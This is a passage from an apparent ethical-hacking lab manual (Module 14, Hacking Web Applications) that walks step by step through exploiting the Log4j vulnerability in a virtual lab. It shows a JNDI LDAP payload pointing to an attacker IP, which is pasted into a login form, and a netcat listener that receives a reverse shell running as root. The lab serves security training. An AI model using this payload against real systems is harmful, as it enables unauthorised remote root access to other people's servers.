
[+] Send me: ${jndi:ldap://10.10.1.13:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
```



Module 14 – Hacking Web Applications

33. Switch to **Firefox** browser window, in **Username** field paste the payload that was copied in previous step and in **Password** field type **password** and press **Login** button as shown in the screenshot.

Note: In the **Password** field you can enter any password.




34. Now switch to the netcat listener, you can see that a reverse shell is opened.




Module 14 – Hacking Web Applications

35. In the listener window type **pwd** and press **Enter**, to view the present working directory.



```
[attacker@parrot]~  
$nc -lvp 9001  
listening on [any] 9001 ...  
10.10.1.9: inverse host lookup failed: Unknown host  
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 54074  
pwd  
/usr/local/tomcat
```

36. Now, type **whoami** and press **Enter**.



```
[attacker@parrot]~  
$nc -lvp 9001  
listening on [any] 9001 ...  
10.10.1.9: inverse host lookup failed: Unknown host  
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 54074  
pwd  
/usr/local/tomcat  
whoami  
root
```

37. We can see that we have shell access to the target web application as a root user.

38. The Log4j vulnerability takes the payload as input and processes it, as a result we will obtain a reverse shell.

39. This concludes the demonstration of how to gain backdoor access exploiting Log4j vulnerability.

40. Close all open windows and document all acquired information.

41. Turn off the **Parrot Security** and **Ubuntu** virtual machines.

Lab Analysis

